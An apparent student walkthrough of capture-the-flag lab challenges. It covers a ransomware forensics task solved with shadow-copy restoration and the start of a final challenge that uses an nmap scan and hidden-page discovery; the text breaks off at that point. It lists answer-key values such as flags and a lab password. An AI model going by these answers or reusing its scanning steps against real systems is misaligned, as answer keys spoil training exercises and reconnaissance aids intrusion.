


Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Ans: .grinch

Open the confidential file and take the extension of the file inside the file.




Question 4

What is the name of the suspicious scheduled task?

Ans: opidsfsdf

It can be found in the Desktop.




Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Ans: C:\Users\Administrator\Desktop\opidsfsdf.exe


Open task schedule and inspect the suspicious file name. Look at the action part and it displays the location of the executable for login.



Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Ans: 7a9eea15-0000-0000-0000-010000000000




Question 7

Assign the hidden partition a letter. What is the name of the hidden folder?

Ans: confidential

Look inside the Backup(z.) drive then press view and look for the hidden folder icon and press it. Finally the file will reveal itself.




Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Ans: m33pa55w0rdIZseecure!

Look inside the master password note inside the confidential file and then click it and you'll gain access to the master password.



Methodology:

Firstly, we need to login to remmine by using the given instructions in thm. Open the file and search for the ransomnote inside the desktop. Click the ransomenote and you'll find a message that was sent from the attacker. Convert the code given inside the massage into base64. Then to gain the mysterious password, you need to find a hidden file. Go to the backup drive and click view and search for the hidden file icon and click it. Then, the file named "Confidential will pop out", click the file and you will get a master password note file. Click on it and you'll get the password.

Day 24: Final Challenge – The Trial Before Christmas
Tools used: Firefox
Solution/walkthrough:

Question 1
Scan the machine. What ports are open?

Ans: 80, 65000

Input command (nmap <MACHINE_IP>).


```
root@kali:~# nmap 10.10.120.25
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-24 16:04 EST
Nmap scan report for 10.10.120.25
Host is up (0.091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
root@kali:~#
```

Question 2
What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

Ans: Light Cycle

Visit http://<MACHINE_IP>:65000/




Question 3

What is the name of the hidden php page?

Ans: /uploads.php

